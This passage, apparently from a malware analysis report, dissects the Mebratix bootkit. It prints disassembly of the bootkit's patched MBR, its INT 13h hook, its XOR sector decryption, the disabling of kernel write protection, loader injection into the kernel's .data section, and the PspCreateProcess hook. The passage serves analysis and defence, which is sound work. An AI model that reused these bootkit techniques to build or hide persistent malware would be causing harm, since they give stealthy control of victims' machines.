
Mebratix' boot code is an almost perfect clone of the standard Windows boot code. Let's take a closer look at the two disassembled codes.

Windows boot code:




```
seg000:00CA                  mov     ax, 201h   ; ah - number of function of 13th
interrupt 13h (02h, read data from disk)
                                                ; al - amount of sectors being read
seg000:00CD                  mov     bx, 7C00h  ; Address of buffer for data read
seg000:00D0                  mov     cx, [bp+2] ; Number of path and sector (bp
points to a record in partition table)
seg000:00D3                  mov     dx, [bp+0] ; Number of head and disk
seg000:00D6                  int     13h
seg000:00D8                  jnb     short locret_12B
```

Mebratix boot code:



```
seg000:00CA                  mov     ax, 201h   ; ah - number of function of 13th
interrupt 13h (02h, read data from disk)
                                                ; al - amount of sectors being read
seg000:00CD                  mov     bx, 7C00h  ; Address of buffer for data read
seg000:00D0                  mov     cx, 2      ; Number of path and sector (bp
points to a record in partition table)
seg000:00D3                  mov     dx, [bp+0] ; Number of head and disk
seg000:00D6                  int     13h
seg000:00D8                  jnb     short locret_12B
```

As you can see, Mebratix' boot code differs from the standard boot code by arguments of mov instruction with offset 00D0h from the start of the boot code. According to the developer's intent, the original code performs the reading and transfers control to the first sector of the boot partition, whereas the bootkit's code transfers control to the second sector with the extension of malicious code.




```
C:\mbr.bin                                    Win         512      Col 0        0%
0000000000: 33 C0 8E D0 BC 00 7C FB │ 50 07 50 1F FC BE 1B 7C  3AZD¼ ¦ûP•P▼ü_←¦
0000000010: BF 1B 06 50 57 B9 E5 01 │ F3 A4 CB BD BE 07 B1 04  ¿←♠PW1å☺ó☼E½_•±♦
0000000020: 38 6E 00 7C 09 75 13 83 │ C5 10 E2 F4 CD 18 8B F5  8n ¦◘u‼ƒÅ►âôI↑<o
0000000030: 83 C6 10 49 74 19 38 2C │ 74 F6 A0 B5 07 B4 07 8B  ƒÆ►It↓8,tö µ•'•<
0000000040: F0 AC 3C 00 74 FC BB 07 │ 00 B4 0E CD 10 EB F2 88  d¬< tü»• 'ЛI►ëò^
0000000050: 4E 10 E8 46 00 73 2A FE │ 46 10 80 7E 04 0B 74 0B  N►èF s*_F►_˜♦ðtð
0000000060: 80 7E 04 0C 74 05 A0 B6 │ 07 75 D2 80 46 02 06 83  _˜♦♀t♣ ¶•uO_F☻♠ƒ
0000000070: 46 08 06 83 56 0A 00 E8 │ 21 00 73 05 A0 B6 07 EB  F◘♠ƒU◙ è! s♣ ¶•ë
0000000080: BC 81 3E FE 7D 55 AA 74 │ 0B 80 7E 10 00 74 C8 A0  ¼_>_}U♀tð_˜► tE
0000000090: B7 07 EB A9 8B FC 1E 57 │ 8B F5 CB BF 05 00 8A 56  ·•ëc<üAW<oE¿♣ SU
00000000A0: 00 B4 08 CD 13 72 23 8A │ C1 24 3F 98 8A DE 8A FC   '◘I‼r#SA$?˜S_Sü
00000000B0: 43 F7 E3 8B D1 86 D6 B1 │ 06 D2 EE 42 F7 E2 39 56  C÷a<Ñ+Ö±♠OîB÷â9U
00000000C0: 0A 77 23 72 05 39 46 08 │ 73 1C B8 01 02 BB 00 7C  ◙w#r♣9F◘s∟,☺☻» ¦
00000000D0: B9 02 00 BA 80 00 CD 13 │ 73 51 4F 74 4E 32 E4 8A  1☻ ♀_ I‼sQOtN2äS
00000000E0: 56 00 CD 13 EB E4 8A 56 │ 00 60 BB AA 55 B4 41 CD  U I‼ëäSU `»♀U'AI
00000000F0: 13 72 36 81 FB 55 AA 75 │ 30 F6 C1 01 74 2B 61 60  ‼r6_ûU♀uØöA☺t+a`
0000000100: 6A 00 6A 00 6A 00 6A 02 │ 90 90 6A 00 68 00 7C 6A  j j j j☻__j h ¦j
0000000110: 01 6A 10 B4 42 8B F4 CD │ 13 61 61 73 0E 4F 74 0B  ☺j►'B<ôI‼aasЛOtð
0000000120: 32 E4 8A 56 00 CD 13 EB │ D6 61 F9 C3 49 6E 76 61  2äSU I‼ëÖaùAInva
0000000130: 6C 69 64 20 70 61 72 74 │ 69 74 69 6F 6E 20 74 61  lid partition ta
0000000140: 62 6C 65 00 45 72 72 6F │ 72 20 6C 6F 61 64 69 6E  ble Error loadin
0000000150: 67 20 6F 70 65 72 61 74 │ 69 6E 67 20 73 79 73 74  g operating syst
0000000160: 65 6D 00 4D 69 73 73 69 │ 6E 67 20 6F 70 65 72 61  em Missing opera
```

Figure 11. Mebratix boot code (the instruction that differs from the standard boot code is highlighted).


The bootkit's code in the second sector of a disk reserves 63 kB of base memory in the same way as the Alipop bootkit.

Then, it copies itself to 9700:0000h and sets a hook for the 13h interrupt:



```
seg000:0229                 mov     si, 533h
seg000:022C                 xor     si, 120h
seg000:0230                 lodsw  ; read instruction from 0040h:0013h (base memory
size in kB)
seg000:0231                 sub     si, 2
seg000:0234                 shl     ax, 6
seg000:0237                 and     ax, 0FFFh
seg000:023A                 shr     ax, 6
seg000:023D                 sub     [si], ax ; Reserve 63 kB of a base memory
seg000:023F                 xor     eax, eax
seg000:0242                 mov     ax, 9700h
seg000:0245                 mov     es, ax
seg000:0247                 assume es:nothing
seg000:0247                 shl     eax, 4
seg000:024B                 mov     si, 7C00h
seg000:024E                 xor     di, di
seg000:0250                 mov     ecx, 100h
seg000:0256                 rep movsw ; Copy code of 2 sector to 9700:0000h
seg000:0258                 mov     es:0Eh, eax
seg000:025D                 xor     bx, bx
seg000:025F                 mov     eax, [bx+4Ch]
seg000:0263                 mov     word ptr [bx+4Ch], 0F9h ; Set address of 13h
interrupt handler
seg000:0268                 mov     es:106h, eax              ; Save address of
original handler
seg000:026D                 mov     word ptr [bx+4Eh], es     ; Set new value of
handler selector
seg000:0270                 push    es
seg000:0271                 push    75h ; Transfer of control to the code by 75h
offset
seg000:0274                 retf
```

The next part of the boot code reads 59 sector of HDD (starting with sector 3) to the memory at 9700:0200h. These sectors contain all the other bootkit components. Moreover, sectors 3 to 6 are ciphered with xor operation with dynamic calculation of key byte at each iteration. Below is the fragment of the code that deciphers the sectors.




```
seg000:0297                 mov     esi, 200h       ; Pointer to read data
seg000:029D                 mov     ebx, 3333h      ; Start constant for key
calculation
seg000:02A3                 mov     ecx, 600h       ; Size of data for deciphering
(3 sectors)
seg000:02A9 loc_2A9:
seg000:02A9                 call    GetXorKey       ; Get key for current iteration
seg000:02AC                 xor     [esi], al
seg000:02AF                 add     esi, 1
seg000:02B3                 sub     ecx, 1
seg000:02B7                 jnz     short loc_2A9

                            ...

seg000:03C5 GetXorKey       proc near               ; Key calculation
seg000:03C5                 imul    ebx, 343FDh
seg000:03CC                 add     ebx, 269EC3h
seg000:03D3                 mov     eax, ebx
seg000:03D6                 shr     eax, 10h
seg000:03DA                 and     eax, 0FFh
seg000:03E0                 retn
seg000:03E0 GetXorKey       endp
```

It is possible that the key calculation code was specified in a separate procedure to allow polymorphic encryption, but spread bootkits used statically encrypted code.

The 13h interrupt handler modifies OSLOADER.EXE code in the exact same way as the Alipop bootkit.

Protected mode code


The bootkit's protected mode code is called from the modified OSLOADER.EXE module and is performed to initialize and launch the bootkit's kernel mode driver. Let's examine this code more thoroughly:



```
seg001:00000604                 mov     esi, eax
seg001:00000606                 mov     eax, [esp-4]
seg001:0000060A                 and     eax, 0FFFFF000h ; Get address of
BootDriverListHead variable
seg001:0000060F                 push    ebx
seg001:00000610                 call    $+5
seg001:00000615                 pop     ebx
seg001:00000616                 and     ebx, 0FFFFF000h
seg001:0000061C                 or      ebx, 600h ; Calculate address of bootkit's
protected mode code by return address
seg001:00000622                 mov     [ebx], eax ; Save BootDriverListHead
seg001:00000624                 mov     eax, esi
seg001:00000626                 pop     ebx
seg001:00000627                 test    eax, eax
seg001:00000629                 pushf
seg001:0000062A                 jnz     short loc_634
seg001:0000062C                 add     dword ptr [esp+4], 0
seg001:00000631                 jmp     short loc_634
seg001:00000634 loc_634:
seg001:00000634                 pusha
seg001:00000635                 call    $+5
seg001:0000063A                 pop     ebx
seg001:0000063B                 and     ebx, 0FFFFF000h
seg001:00000641                 lea     ecx, large ds:106h
seg001:00000647                 mov     eax, [ebx+ecx] ; Get saved address of 13h
interrupt handler
seg001:0000064A                 mov     ecx, cr0
seg001:0000064D                 push    ecx
seg001:0000064E                 btr     ecx, 10h ; Reset WP-bit (disable virtual
memory write-protection)
seg001:00000652                 mov     cr0, ecx
seg001:00000655                 or      byte ptr ds:0C0000000h, 3
seg001:0000065C                 mov     large ds:4Ch, eax ; Restore original 13h
interrupt handler
seg001:00000661                 mov     byte ptr ds:0C0000000h, 20h
seg001:00000668                 pop     ecx
seg001:00000669                 mov     cr0, ecx ; Set reseted WP-bit
seg001:0000066C                 or      ebx, 600h
seg001:00000672                 mov     eax, [ebx]
seg001:00000674                 sub     ebx, 600h
seg001:0000067A                 mov     esi, eax   ; esi - BootDriverListHead
seg001:0000067C loc_67C:
seg001:0000067C                 mov     esi, [esi] ; esi - pointer to
_LDR_DATA_TABLE_ENTRY for specific module
seg001:0000067E                 cmp     esi, eax
seg001:00000680                 jz      loc_763
seg001:00000686                 mov     ecx, [esi+18h]       ; Get module boot
address from _LDR_DATA_TABLE_ENTRY
seg001:00000689                 cmp     word ptr [ecx], 'ZM' ; Check MZ signature of
module's header
```


After executing this code, the bootkit searches through all the loaded executable modules to find a section with 200 or more bytes of free space in the end.

The bootkit's driver loader code is copied in the found module (this code is originally located in the HDD's sector 4).



```
seg001:000006C7 loc_6C7:
seg001:000006C7                 sub     edx, 28h ; '('
seg001:000006CA                 mov     ecx, [edx+8]       ; ecx - section
VirtualSize
seg001:000006CD                 or      ecx, 0FFFh
seg001:000006D3                 sub     ecx, 1FFh
seg001:000006D9                 add     ecx, [edx+0Ch]     ; Add VirtualAddress to
ecx VirtualAddress
seg001:000006DC                 add     ecx, [esi+18h]     ; Add module loading
address to ecx
seg001:000006DF                 cmp     dword ptr [ecx], 0 ; Check free space in the
end of the section
seg001:000006E2                 jnz     short loc_67C
seg001:000006E4                 mov     edi, ecx
seg001:000006E6                 push    edi
seg001:000006E7                 lea     esi, [ebx+600h]
seg001:000006ED                 mov     ecx, 80h
seg001:000006F2                 rep movsd                  ; Copy 200h bytes
```


In most cases, bootkits use '.data' to store code. This section belongs to the OS kernel image, loaded into the memory. As you can see from the dump of the module’s header, there is enough space to inject the loader code in the ‘.data’ section.



```
kd> dh -s nt

...

SECTION HEADER #5
   .data name
   16EA0 virtual size
   6E800 virtual address
   16F00 size of raw data
   6E800 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C8000040 flags
         Initialized Data
         Not Paged
         (no align specified)
         Read Write
...
```


To transfer control to the driver loader code, the bootkit modifies the nt!PspCreateProcess() kernel function in such a way that its beginning will contain a call for the bootkit’s driver loader instead of the nt!_SEH_prolog() function call.

The nt!PspCreateProcess() function code before modification:




```
kd> u nt!PspCreateprocess
nt!PspCreateProcess:
805d0866 681c010000      push    11Ch
805d086b 68c8a84d80      push    offset nt!ObWatchHandles+0x664
805d0870 e81bb3f6ff      call    nt!_SEH_prolog
```

The nt!PspCreateProcess()function code after modification:




```
kd> u nt!PspCreateProcess
nt!PspCreateProcess:
805c6a8c 681c010000      push    11Ch
805c6a91 68b09e4d80      push    offset nt!ObWatchHandles+0x664
805c6a96 e88af8f7ff      call    80546325
```

Since nt!PspCreateProcess() isn’t exported by the kernel, the bootkit searches it by analyzing the code of the exported nt!PsCreateSystemProcess() process, byte-by-byte searching for the opcode of the first call instruction (E8h) – its argument is the address of the nt!PspCreateProcess() function:



```
kd> u nt!PsCreateSystemProcess+0xa
nt!PsCreateSystemProcess+0xa:
805d11da 50              push    eax
805d11db 50              push    eax
805d11dc ff35d0c26780    push    dword ptr [nt!PspInitialSystemProcessHandle]
805d11e2 ff7510          push    dword ptr [ebp+10h]
805d11e5 ff750c          push    dword ptr [ebp+0Ch]
805d11e8 ff7508          push    dword ptr [ebp+8]
805d11eb e876f6ffff      call    nt!PspCreateProcess
805d11f0 5d              pop     ebp
```

The nt!PspCreateProcess() call is performed at the initialization of the executive kernel subsystem:



```
kd> kb
ChildEBP RetAddr  Args to Child
805499a0 8069c0dc 8066fb50 001f0fff 80549a24 nt!PspCreateProcess+0xa
80549a4c 8069c419 80078000 80549be8 8068509c nt!PspInitPhase0+0x34e
80549a58 8068509c 00000000 80078000 80552740 nt!PsInitSystem+0x33
80549be8 80691f28 00000000 80078000 8003fc00 nt!ExpInitializeExecutive+0x742
80549c3c 8068fa9f 805529a0 80552740 80549f00 nt!KiInitializeKernel+0x3b2
00000000 00000000 00000000 00000000 00000000 nt!KiSystemStartup+0x2bf
```

Driver loader

The code of the bootkit's kernel mode driver loader performs the following:

- Gets the PID of the current process with the nt!PsGetCurrentProcessId() function. If the received value differs from 4 (the fixed PID value for the System process), - the nt!_SEH_prolog() call and a return to the nt!PspCreatepProcess() is performed.

- Gets the address of the nt!psLoadedModulesList kernel global variable through signature analysis of the nt!KeCapturePersistentThreadState() function code.

